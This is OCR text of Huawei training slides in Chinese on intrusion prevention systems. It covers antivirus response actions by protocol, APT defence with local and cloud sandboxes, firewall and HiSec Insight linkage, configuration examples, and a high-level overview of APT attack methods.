HTTP	上传/下载	告警/阻断	告警：允许病毒文件通过，同时生成病毒日志。 阻断：禁止病毒文件通过，同时生成病毒日志。 宣告：对携带病毒的邮件文件，允许该文件通过，但会在邮件正文中添加检测到病毒的提示信息，同时生成病毒日志。 删除附件：对携带病毒的邮件文件，允许该文件通过，但设备会删除邮件中的附件内容并在邮件正文中添加宣告，同时生成病毒日志。
FTP	上传/下载	告警/阻断	
NFS	上传/下载	告警	
SMB	上传/下载	告警/阻断	
SMTP	上传	告警/宣告/删除附件	
POP3	下载	告警/宣告/删除附件	
IMAP	上传/下载	告警/宣告/删除附件	

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

反病毒工作流程

- IPS利用专业的智能感知引擎和不断更新的病毒特征库实现对病毒文件的检测和处理。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


目录

1. 入侵概述
2. **入侵防御系统**
   - 入侵防御系统概述
   - 入侵防御
   - 反病毒
   - APT防御
   - 其他功能
3. IPS配置举例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

APT攻击


- APT（Advanced Persistent Threat，高级持续性威胁）是黑客以窃取核心资料为目的，针对企业发动的网络攻击和侵袭行为，其目标是访问企业网络、获取数据，并长期地秘密监视目标计算机系统。
- APT完整的攻击链（Kill Chain）如下图所示，攻击者利用零日漏洞，高级逃逸技术等多种技术的组合，使得传统的安全防御工具已无法进行有效的防御，导致APT攻击数量和造成的损失不断增加。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

APT防御


- 目前，沙箱技术是防御APT攻击最有效的方法之一，通过沙箱技术构造一个隔离的威胁检测环境，然后将网络流量送入沙箱进行隔离分析并最终给出是否存在威胁的结论。如果沙箱检测到某流量为恶意流量，IPS则对流量实施阻断。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

IPS与本地沙箱联动

- IPS与本地沙箱联动场景下，IPS作为企业内网的安全网关，IPS从企业内网发往外网的流量中识别并提取出需要的指定文件，并送往部署在内网的本地沙箱进行检测。IPS定时读取本地沙箱的检测结果，并根据检测结果刷新设备缓存中的恶意文件和恶意URL列表，后续具有相同特征的流量命中恶意文件或恶意URL列表时可以直接进行阻断或告警等处理。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- FireHunter是华为公司推出的沙箱产品，在本例中，FireHunter作为本地沙箱，不需要将文件传至外网就能完成对文件的检测，满足了用户对文件的安全性和私密性的要求。另外，FireHunter设备只为企业自身提供服务，可以具备很好的性能。但是，本地沙箱检测能力更新较慢，对威胁的识别能力有限。而且，使用本地沙箱服务必须购买FireHunter设备，费用较高，对中小型企业并不适合。


IPS与云沙箱联动

- 为了跟随云时代的步伐，云沙箱应运而生。云沙箱实时更新威胁信息，具有更好的安全检测能力，对企业内网提供更好的防护。
- IPS与云沙箱联动场景下，IPS作为企业内网的安全网关，IPS从外网进入企业内网的流量中识别并提取出需要的指定文件，并送往部署在云端的沙箱进行检测。IPS定时读取云沙箱的检测结果，并根据检测结果刷新设备缓存中的恶意文件和恶意URL列表，后续具有相同特征的流量命中恶意文件或恶意URL列表时可以直接进行阻断或告警等处理。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 本地沙箱和云沙箱二者最大的区别在于部署位置的不同，用户可以单独部署某种沙箱，也可以同时部署两种沙箱。同时部署两种沙箱时，两者之间是相互独立的，即：攻击者向企业内网发起APT攻击，IPS从网络流量中识别并提取出需要送往沙箱进行检测的文件。IPS根据配置将文件送往对应的沙箱进行检测，本地沙箱或云沙箱。IPS向两种沙箱读取文件的检测结果。



- 启用APT防御功能以后，IPS针对网络流量的处理以及和沙箱的交互过程如下：
  - 第一步，判断是否命中APT防御配置文件。网络流量进入IPS并通过安全策略检测之后，进入智能感知引擎进行检测。智能感知引擎可以分析出网络流量所使用的应用协议等信息，并根据实际配置对流量进行APT防御检测。如果命中了APT防御配置文件，则进行下一步检测；如果未命中APT防御配置文件，则流量直接被转发。
  - 第二步，判断是否匹配恶意URL。如果在APT防御配置文件中开启了恶意URL检测功能之后，设备会将传输待检测文件的URL与设备缓存中的恶意URL进行匹配，如果匹配，则直接将该URL进行阻断，无需再进行下一步检测。设备缓存中的恶意URL的来源是沙箱检测出来的。
  - 第三步，查询Web信誉。Web信誉用于描述网站的可信度，IPS从用户访问的目标网站的URL地址中提取出host字段信息，然后在不同的Web信誉网站分类中进行字符串匹配查找。根据信誉度的高低，决定是否提取网络流量中的文件并送往沙箱进行检测。Web信誉查询步骤如下：
    - 判断host信息是否命中自定义可疑网站，如果是则进行下一步检查，如果否则进行下一步Web信誉查询；
    - 判断host信息是否命中自定义可信网站，如果是则直接放行流量，如果否则进行下一步Web信誉查询；
    - 判断host信息是否命中预定义可信网站，如果是则直接放行流量，如果否

则进行下一步Web信誉查询；

        - 判定该host信息为未知网站，执行下一步检测。

    - 第四步，判断是否匹配文件信誉。如果在APT防御配置文件中开启了文件信誉检测功能之后，设备会将待检测文件与设备缓存中的恶意文件进行匹配，如果匹配，则将该文件按照配置的响应动作进行处理，无需将文件进行还原。否则将文件进行还原。设备缓存中的恶意文件来源包括：

        - 沙箱检测出来的。
        - 文件信誉库，包括文件信誉特征库和文件信誉热点库。
        - Web导入的MD5列表。
        - 从CIS上获取本地信誉中包含的恶意文件。
        - 从远程信誉服务器上获取的。

    - 第五步，远程查询文件信誉。在文件还原之后，提交到沙箱之前，设备还会对待检测文件进行文件信誉的远程查询，判断该文件是否为恶意文件。如果判定为恶意文件，则更新设备缓存中的恶意文件列表，无需再送往沙箱进行检测，当后续含有相同特征的流量到达IPS后，由于命中了恶意文件，可以根据响应动作处理该流量。

    - 第六步，文件提交至沙箱并进行检测。管理员根据实际需求和组网情况在APT防御配置文件中选择文件协议和文件类型，以及对应沙箱类型（云沙箱或本地沙箱）。还原后的文件被送往APT防御配置文件中所配置的沙箱。一条流量中所包含的所有文件只能送往一种沙箱进行检测。沙箱获取文件后运行此文件，并将文件的行为特征与沙箱的行为特征库进行比对，判定文件是否为恶意文件或传输该文件的URL是否为恶意URL。

    - 第七步，根据沙箱检测结果处理后续流量。IPS定时向沙箱读取文件的检测结果。开启恶意URL检测功能和文件信誉检测功能后，IAE会根据沙箱的检测结果更新设备缓存中的恶意文件和恶意URL列表。当后续含有相同特征的流量到达IPS后，由于命中了恶意文件或恶意URL列表，可以根据配置的响应动作处理该流量。如果命中了恶意URL，直接阻断该流量；如果命中恶意文件，将按照配置的响应动作处理该流量。

- 如果用户只想根据检测结果确定当前流量中是否存在威胁，而不对流量进行处理，则恶意URL检测功能和文件信誉检测功能是否开启不作要求。


目录

1. 入侵概述
2. **入侵防御系统**
   - 入侵防御系统概述
   - 入侵防御
   - 反病毒
   - APT防御
   - **其他功能**
3. IPS配置举例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

云接入感知


- 随着云计算的发展和云应用的普及，越来越多的企业使用云应用来开展业务，提供工作效率。例如，企业用户使用Web邮箱类的云应用收发邮件，协同工作；或者使用存储备份服务类的云应用传输文件，共享资源。
- 在企业内部通常需要对用户使用云应用的行为进行管控。例如，对用户使用同一个云应用的不同访问行为进行差异化管理，或者对不同用户使用不同应用的行为进行精细化管理。IPS的云接入安全感知特性能够很好的满足上述需求。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

安全策略

- IPS的基本作用是对进出网络的访问行为进行控制，保护特定网络免受“不信任”网络的攻击，但同时还必须允许两个网络之间可以进行合法的通信。IPS实现访问控制就是通过安全策略技术来实现的，只有符合安全策略的合法流量才能通过IPS进行转发。
- IPS中安全策略的工作原理与防火墙类似，主要由匹配条件、处理动作及其他附加功能组成。






Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

防火墙联动

- 由于防火墙产品自身的特点，其应用存在一个局限性：防火墙检查的颗粒度较粗，难以对众多协议的细节进行深入的分析和检查。为解决该问题，通过IPS与防火墙联动，IPS对流经网络的报文进行详细的分析与检查，将异常报文的IP地址和阻断时间通过联动接口下发给防火墙，由防火墙对这些异常报文进行阻断。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- IPS对流经网络的报文进行详细的分析与检查，探测各种可能的异常情况和攻击行为，并通过防火墙进行实时的响应。如果IPS探测到异常情况或攻击行为，可以通过联动接口将异常报文的相关信息和响应动作下发给防火墙，由防火墙对攻击报文进行丢弃或其他处理

HiSec Insight联动

- HiSec Insight和IPS进行联动，由HiSec Insight分析出恶意会话并下发阻断指令给IPS，使得IPS对已经建立的会话进行删除，从而阻断恶意攻击。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- HiSec Insight系统中的流探针需要部署在网络出口获取镜像流量。
- IPS与HiSec Insight联动过程的业务流量的处理流程如下：
  - 业务流量通过交换机镜像给HiSec Insight系统。
  - 流量到达HiSec Insight系统后，流探针对流量进行应用层协议解析，解析后的流量上送HiSec Insight检测模块检测是否为恶意会话。
  - 当HiSec Insight检测模块检测到恶意会话威胁事件时，会根据威胁事件的类型去匹配联动策略。当命中联动策略的动作为阻断时，HiSec Insight主动向IPS的北向RESTCONF接口建立联动连接，并下发阻断指令。阻断指令包含恶意会话的源IP、目的IP、协议等信息。
  - HiSec Insight向IPS下发阻断指令，IPS根据阻断指令中的目的IP地址生成动态黑名单，阻断指令中的addflag标记决定了生成的动态黑名单类型是源地址类型还是目的地址类型。在会话刷新时将所有源/目的IP地址与黑名单中的IP地址一致的会话进行删除。如果后续有流量命中了黑名单，直接将其阻断，拒绝来自恶意IP地址的流量或目的为恶意IP地址的流量。
  - IPS会定时向HiSec Insight发送日志，反馈IPS阻断恶意流量的统计信息，以便HiSec Insight在安全事件统计界面展现IPS对恶意流量的阻断情况。


目录

1. 入侵概述
2. 入侵防御系统
3. **IPS配置举例**
   - 入侵防御配置举例
   - 反病毒配置举例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

入侵防御配置举例（1）


- 需求描述：
  - 某企业在网络边界处部署了IPS，用于保护内网用户。在该组网中，内网用户可以访问Internet的Web服务器。
  - 该企业需要在IPS上配置入侵防御功能，用于防范内网用户访问Internet的Web服务器时受到攻击。例如，含有恶意代码的网站对内网用户发起攻击。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

入侵防御配置举例（2）

- 配置思路：
  - 配置定时升级入侵防御和恶意域名特征库，可以最大限度降低误报和漏报概率；
  - 配置接口IP地址和安全区域，完成网络基本参数的配置；
  - 创建入侵防御配置文件，配置签名过滤器；
  - 配置安全策略，并将入侵防御配置文件应用到安全策略中。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 入侵防御特征库的升级服务受入侵防御License控制项控制。License控制项未激活时，设备不会自动加载预置的特征库，也无法手动加载或者升级特征库。License控制项激活后，可以进行特征库加载和升级的相关操作。License控制项到期后，无法手动加载或者升级特征库，入侵防御功能可用，但特征库无法保证最新，入侵检测和防御能力有限。

入侵防御配置举例（3）

- 创建入侵防御配置文件，选择“对象 > 安全配置文件 > 入侵防御 > 新建”。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

入侵防御配置举例（4）

- 在“入侵防御配置文件”中，单击“新建”后，按如下参数配置。该配置将被从Trust区域到Untrust区域的安全策略引用。配置后单击“确定”，完成入侵防御配置文件的配置。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

查看入侵及防御行为

- 查看威胁日志，选择“日志 > 威胁日志”。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


目录

1. 入侵概述
2. 入侵防御系统
3. **IPS配置举例**
   - 入侵防御配置举例
   - 反病毒配置举例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

反病毒配置举例（1）


- 需求描述：
  - 某公司在网络边界处部署了IPS，用于内网用户和服务器。内网用户需要通过Web服务器和POP3服务器下载文件和邮件，内网FTP服务器需要接收外网用户上传的文件；
  - 公司利用IPS提供的反病毒功能阻止病毒文件进入到受保护的网络，保障内网用户和服务器的安全。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

反病毒配置举例（2）

- 配置思路：
  - 配置定时升级反病毒特征库，可以最大限度降低误报和漏报概率；
  - 配置接口IP地址和安全区域，完成网络基本参数配置；
  - 配置两个反病毒文件，一个反病毒配置文件针对HTTP和POP3协议设置匹配条件和响应动作，另外一个反病毒配置文件针对FTP协议设置匹配条件和响应动作；
  - 配置安全策略，在Trust到Untrust和Untrust到DMZ方向分别引用反病毒配置文件，实现组网需求。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 反病毒特征库的升级服务受反病毒License控制项控制。License控制项未激活时，设备不会自动加载预置的特征库，也无法手动加载或者升级特征库。License控制项激活后，可以进行特征库加载和升级的相关操作。License控制项到期后，无法手动加载或者升级特征库，反病毒功能可用，但特征库无法保证最新，病毒检测和防御能力有限。

反病毒配置举例（3）

- 配置反病毒文件，选择“对象 > 安全配置文件 > 反病毒”。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

反病毒配置举例（4）

- 单击“新建”后，按下图完成针对HTTP和POP3协议的配置。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

反病毒配置举例（5）

- 参考上述步骤按如下参数完成针对FTP协议的配置。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

思考题

1. （多选题）在反病毒处理流程中，IPS对不同协议在不同的文件传输方向上支持不同的响应动作。IPS支持以下哪些协议在上传和下载方向上都设置响应动作？
   A. HTTP协议
   B. IMAP协议
   C. SMTP协议
   D. FTP协议

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. ABD

本章总结

- 本课程简要介绍了入侵的概念、典型的入侵手段及病毒的概念，详细介绍了入侵防御和反病毒的技术原理、检测和阻断流程，以及IPS在入侵防御和反病毒中的相关配置方法。
- 通过本课程的学习，您能够对入侵防御的使用场景有一定的了解，搭配基于实际环境的练习，您将能独立完成华为IPS入侵防御的配置，并掌握IPS在入侵防御场景中的部署方法。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

APT攻击检测和防御

HUAWEI

前言

- 近年来，网络攻击层出不穷，高级黑客攻击屡屡得手。APT（Advanced Persistent Threat，高级持续性威胁）攻击作为一种复杂的、持续的网络攻击，攻击一旦得手，往往会给企业造成巨大的经济损失，乃至于毁灭性打击。
- 华为FireHunter沙箱针对APT攻击过程中关键的恶意文件渗透和C&C（Command and Control，命令控制）威胁进行深度检测，有效地弥补了传统安全设备基于特征检测技术的不足，可以与现有的网络安全设施共同构成完整的防护体系，应对已知和未知的网络攻击与威胁。
- 本章节主要对APT攻击的概念以及华为FireHunter沙箱产品的技术原理进行介绍。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 描述APT攻击的过程
  - 描述沙箱技术的原理
  - 掌握FireHunter沙箱的配置

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. **APT攻击概述**
2. 沙箱技术原理
3. 沙箱配置举例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

APT攻击概述

- APT攻击是黑客以窃取核心资料为目的，针对企业发动的网络攻击和侵袭行为，其目标是访问企业网络、获取数据，并长期地秘密监视目标计算机系统。



传统安全设备为什么难以防范APT攻击?

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

APT攻击的特征

- A（Advanced）：即高级入侵手段。单点隐蔽能力强、攻击空间路径不确定。
  - 防御难点：传统的基于特征匹配的边界防御技术难以生效。
- P（Persistent）：即持续性攻击。攻击时间上具有长持续性，一旦入侵成功则长期潜伏，寻找合适的机会外传敏感信息，而在单个时间点上却无明显异常。
  - 防御难点：基于单个时间点的实时检测技术难以应对。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

APT攻击手段

- APT攻击是一种周期较长，隐蔽性极强的攻击模式。同时APT攻击的生命周期较长，一旦APT攻击病毒被发现时其目标往往已被成功入侵，从而带来不可估量的后果。
- APT攻击常用攻击手段有：
  - 社会工程学攻击：诱使网络用户在线执行某些危险操作，例如诱使用户透露机密信息或下载软件。
  - 水坑攻击：顾名思义，就是在用户每天的必经之路挖几个坑，等待用户自主踩下去。攻击者会在攻击前搜集大量目标的信息，分析其网络活动的规律，寻找其经常访问的网站弱点，并事先攻击该网站，等待目标来访，伺机进行攻击。
  - 网络钓鱼：攻击者企图通过网络通信，伪装成一些知名的社交网站、政府组织、机构等来获取用户的敏感信息。
  - 零日漏洞：也称为零时差漏洞，指还没有补丁的安全漏洞。攻击者在进入目标网络后，可轻易利用零日漏洞对目标进行攻击，轻松获取敏感数据。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 零日攻击：指利用零日漏洞对系统或软件应用发动的网络攻击。理想状态下，当某人检测到软件中包含潜在安全问题时，该人会通知软件供应商或公布给大众，软件供应商会着手修复漏洞、研发相应补丁。此时，即使黑客知晓了该漏洞，也需要一些时间来开发恶意程序。网络管理者可以在这段时间里针对零日漏洞进行紧急规避操作，例如关闭部分服务，等待补丁发布后再恢复相关业务。然而事实是残酷的，因为黑客很可能是第一个发现零日漏洞的人。黑客一般会使用自动化测试工具和逆向工程技术来寻找漏洞，凭借挖掘到的零日漏洞，可以轻松越过严密的网络防护措施，渗透入网络，最终实施零日攻击。当零日攻击发生后，通常软件供应商或安全厂商需要几天甚至几个月时间才能分析出攻击的相关信息。在这段时间内，黑客可以获得丰厚的利益。


APT攻击链

- APT完整的攻击链（Kill Chain）如下图所示，攻击者利用零日漏洞，高级逃逸技术等多种技术的组合，使得传统的安全设备已无法进行有效的防御，导致APT攻击数量和造成的损失不断增加。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

